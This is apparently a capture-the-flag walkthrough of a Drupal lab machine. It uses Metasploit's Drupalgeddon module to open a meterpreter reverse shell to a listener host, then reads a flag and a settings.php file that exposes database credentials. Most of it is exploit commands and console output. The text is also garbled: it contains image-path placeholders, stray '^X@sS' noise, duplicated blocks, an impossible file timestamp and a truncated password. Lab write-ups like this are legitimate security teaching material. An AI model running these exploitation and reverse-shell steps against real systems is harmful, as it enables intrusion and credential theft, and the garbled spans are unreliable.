   #   Name                                                                      Disclosure Date  Rank       Check  Description
   -   ----                                                                      ---------------  ----       -----  -----------
   0   exploit/unix/webapp/drupal_coder_exec                                     2016-07-13       excellent  Yes    Drupal CODER Module Remote C
ommand Execution
   1   exploit/unix/webapp/drupal_drupalgeddon2                                  2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms
API Property Injection
   2     \_ target: Automatic (PHP In-Memory)                                    .                .          .      .
   3     \_ target: Automatic (PHP Dropper)                                      .                .          .      .
   4     \_ target: Automatic (Unix In-Memory)                                   .                .          .      .
   5     \_ target: Automatic (Linux Dropper)                                    .                .          .      .
   6     \_ target: Drupal 7.x (PHP In-Memory)                                   .                .          .      .
   7     \_ target: Drupal 7.x (PHP Dropper)                                     .                .          .      .
   8     \_ target: Drupal 7.x (Unix In-Memory)                                  .                .          .      .
   9     \_ target: Drupal 7.x (Linux Dropper)                                   .                .          .      .
   10    \_ target: Drupal 8.x (PHP In-Memory)                                   .                .          .      .
   11    \_ target: Drupal 8.x (PHP Dropper)                                     .                .          .      .
   12    \_ target: Drupal 8.x (Unix In-Memory)                                  .                .          .      .
   13    \_ target: Drupal 8.x (Linux Dropper)                                   .                .          .      .
   14    \_ AKA: SA-CORE-2018-002                                                .                .          .      .
   15    \_ AKA: Drupalgeddon 2                                                  .                .          .      .
   16  exploit/multi/http/drupal_drupageddon                                     2014-10-15       excellent  No     Drupal HTTP Parameter Key/Va
lue SQL Injection
   17    \_ target: Drupal 7.0 - 7.31 (form-cache PHP injection method)          .                .          .      .
   18    \_ target: Drupal 7.0 - 7.31 (user-post PHP injection method)           .                .          .      .
   19  auxiliary/gather/drupal_openid_xxe                                        2012-10-17       normal     Yes    Drupal OpenID External Entit
y Injection
   20  exploit/unix/webapp/drupal_restws_exec                                    2016-07-13       excellent  Yes    Drupal RESTWS Module Remote
PHP Code Execution
   21  exploit/unix/webapp/drupal_restws_unserialize                             2019-02-20       normal     Yes    Drupal RESTful Web Services
```


You can find more about this module on rapid7's site: https://www.rapid7.com/db/modules/exploit/multi/http/drupal_drupageddon I set the `rhosts` variable and simply typed `exploit`.




```
msf6 > use 16
.[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasp
                                         loit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/drupal_drupageddon) > sS
```



```
   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasp
                                         loit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/drupal_drupageddon) > set RHOSTS 10.0.2.4
RHOSTS ⇒ 10.0.2.4
msf6 exploit(multi/http/drupal_drupageddon) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
^X@sS[*] Sending stage (39927 bytes) to 10.0.2.4
```



```
RHOSTS ⇒ 10.0.2.4
msf6 exploit(multi/http/drupal_drupageddon) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
^X@sS[*] Sending stage (39927 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:41760) at 2025-03-26 16:10:08 -0400

meterpreter > sysinfo
Computer    : DC-1
OS          : Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686
Meterpreter : php/linux
meterpreter > sS
```



```
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-08 21:33:43 -0500  themes
100644/rw-r--r--  85645942869477  fil   188498731153-02-08 21:33:43 -0500  update.php
100644/rw-r--r--  9354438772866   fil   188498731153-02-08 21:33:43 -0500  web.config
100644/rw-r--r--  1791001362849   fil   188498731153-02-08 21:33:43 -0500  xmlrpc.php

meterpreter > shell
Process 3509 created.
Channel 0 created.
ls
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
flag1.txt
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php
whoami
www-data
^X@sS
```

This was easy, right? I typed `shell` to conveniently investigate the files and directories on the server.


```
meterpreter > shell
Process 3110 created.
Channel 0 created.
ls -la
total 188
drwxr-xr-x  9 www-data www-data  4096 Feb 19 23:45 .
drwxr-xr-x 12 root     root      4096 Feb 19 23:10 ..
-rw-r--r--  1 www-data www-data   174 Nov 21  2013 .gitignore
-rw-r--r--  1 www-data www-data  5767 Nov 21  2013 .htaccess
-rw-r--r--  1 www-data www-data  1481 Nov 21  2013 COPYRIGHT.txt
-rw-r--r--  1 www-data www-data  1451 Nov 21  2013 INSTALL.mysql.txt
-rw-r--r--  1 www-data www-data  1874 Nov 21  2013 INSTALL.pgsql.txt
-rw-r--r--  1 www-data www-data 17861 Nov 21  2013 INSTALL.txt
-rwxr-xr-x  1 www-data www-data 18092 Nov  1  2013 LICENSE.txt
-rw-r--r--  1 www-data www-data  8191 Nov 21  2013 MAINTAINERS.txt
-rw-r--r--  1 www-data www-data  5376 Nov 21  2013 README.txt
-rw-r--r--  1 www-data www-data  9642 Nov 21  2013 UPGRADE.txt
-rw-r--r--  1 www-data www-data  6604 Nov 21  2013 authorize.php
-rw-r--r--  1 www-data www-data   720 Nov 21  2013 cron.php
-rw-r--r--  1 www-data www-data    52 Feb 19 23:20 flag1.txt
```

```
drwxr-xr-x  4 www-data www-data  4096 Nov 21  2013 includes
-rw-r--r--  1 www-data www-data   529 Nov 21  2013 index.php
-rw-r--r--  1 www-data www-data   703 Nov 21  2013 install.php
drwxr-xr-x  4 www-data www-data  4096 Nov 21  2013 misc
drwxr-xr-x 42 www-data www-data  4096 Nov 21  2013 modules
drwxr-xr-x  5 www-data www-data  4096 Nov 21  2013 profiles
-rw-r--r--  1 www-data www-data  1561 Nov 21  2013 robots.txt
drwxr-xr-x  2 www-data www-data  4096 Nov 21  2013 scripts
drwxr-xr-x  4 www-data www-data  4096 Nov 21  2013 sites
drwxr-xr-x  7 www-data www-data  4096 Nov 21  2013 themes
-rw-r--r--  1 www-data www-data 19941 Nov 21  2013 update.php
-rw-r--r--  1 www-data www-data  2178 Nov 21  2013 web.config
-rw-r--r--  1 www-data www-data   417 Nov 21  2013 xmlrpc.php
```


The first flag is right in front of us, which contained the following hint:

> *Every good CMS needs a config file — and so do you.*


The goal was pretty clear, I had to find a juicy config file. I just freely explored the directory to see, what I can find. In the `sites/default` directory, there was a `settings.php` file.



```
cron.php
flag1.txt
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php
cd sites
ls
README.txt
all
default
example.sites.php
cd default
ls
default.settings.php
files
settings.php
cd files
ls
styles
cd ..
ls
default.settings.php
files
settings.php
cat settings.php
<?php
```



```
settings.php
cat settings.php
<?php

/**
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */

$databases = array (
  'default' ⇒
  array (
    'default' ⇒
    array (
      'database' ⇒ 'drupaldb',
      'username' ⇒ 'dbuser',
      'password' ⇒ 'R0ck3t',
      'host' ⇒ 'localhost',
      'port' ⇒ '',
      'driver' ⇒ 'mysql',
      'prefix' ⇒ '',
    ),
  ),
);

/**
 * Access control for update.php script.
 *
 * If you are updating your Drupal installation using the update.php script but
 * are not logged in using either an account with the "Administer software
 * updates" permission or the site maintenance account (the account that was
 * created during installation), you will need to modify the access check
 * statement below. Change the FALSE to a TRUE to disable the access check.
```




```
 * by using the username and password variables. The proxy_user_agent variable
 * can be set to NULL for proxies that require no User-Agent header or to a
 * non-empty string for proxies that limit requests to a specific agent. The
 * proxy_exceptions variable is an array of host names to be accessed directly,
 * not via proxy.
 */
# $conf['proxy_server'] = '';
# $conf['proxy_port'] = 8080;
# $conf['proxy_username'] = '';
# $conf['proxy_password'] = '';
# $conf['proxy_user_agent'] = '';
# $conf['proxy_exceptions'] = array('127.0.0.1', 'localhost');

/**
 * Authorized file system operations:
 *
 * The Update manager module included with Drupal provides a mechanism for
 * site administrators to securely install missing updates for the site
 * directly through the web user interface. On securely-configured servers,
 * the Update manager will require the administrator to provide SSH or FTP
 * credentials before allowing the installation to proceed; this allows the
 * site to update the new files as the user who owns all the Drupal files,
 * instead of as the user the webserver is running as. On servers where the
 * webserver user is itself the owner of the Drupal files, the administrator
 * will not be prompted for SSH or FTP credentials (note that these server
 * setups are common on shared hosting, but are inherently insecure).
 *
 * Some sites might wish to disable the above functionality, and only update
 * the code directly via SSH or FTP themselves. This setting completely
 * disables all functionality related to these authorized file operations.
 *
 * @see http://drupal.org/node/244924
 *
 * Remove the leading hash signs to disable.
 */
# $conf['allow_authorize_operations'] = FALSE;
^X@sS
```

```
 array (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
```

In the beginning of the file, there was a comment, which contained the second flag and below that I was presented with the username and password for the database.

In order to log in to the database, we have to have a tty or pseudo-tty shell. At the moment, we have a very limited shell. Python was installed on the machine and all I had to do was:

